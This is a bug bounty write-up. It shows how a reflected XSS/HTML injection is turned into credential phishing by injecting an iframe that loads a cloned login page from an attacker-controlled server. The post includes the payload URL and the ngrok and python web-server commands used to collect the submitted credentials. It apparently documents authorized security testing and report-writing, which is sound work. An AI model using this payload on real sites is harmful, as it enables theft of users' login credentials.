

In today's blog I am going to talk about a recent bug bounty / security audit I did for an external company. I have worked with the company in the past pwning their JIRA Instances, main Web Application and even getting internal data so I knew the platform pretty well.
I found an unauthenticated HTMLI/RXSS Vulnerability on a particular endpoint. Cookies were setup securely so I wasn't able to perform cookie hijacking, I possibly could've performed OSRF via RXSS, if you'd be interested in learning such leverages you can purchase a module which covers leveraging XSS to all sorts of vulnerabilities from the HackTheBox Academy
A simple leverage for larger Web Applications would be having to utilise the <iframe> tag. Note, some protections may be in place to prevent <iframe> injection/iframing in general.
The idea? We firstly clone to authentication page for the domain we've found the XSS/HTMLI on. Once we've done that we can host it somewhere maybe a VPS, NGROK etc - in my case I used NGROK to bounce to localhost:1337 and then started a python web server on port 1337. Note: Depending on the Web Application you may have to write some additional code to send the creds from the input fields to the server.
Attackers URL:
https://redacted.com/search?q=<iframe width="width" height="height" src="http://attacker-controlled-server.com/redacted-xss-poc.html"></iframe>
To determine the height and or width just constantly change it, you'll get it on the third go a majority of the time.
Upon visiting the attackers URL you'll see something like:

After entering the creds etc, check the python web server:


Configuration:
./ngrok http 1337
python3 -m http.server 1337
Ensure the .html or .php file is in the working directory that you start the web server in for indexing.
Record your PoC and write your report. It will be a lot more beneficial for you to show a PoC other than alert(1) - Also, always do alert(document.domain) to ensure you're not in a sandboxed environment.

Unfortunately I am unable to go as in-depth as I had hoped for. Nether the less, I hope you enjoyed and learned something or just a new idea/technique to use in future reports.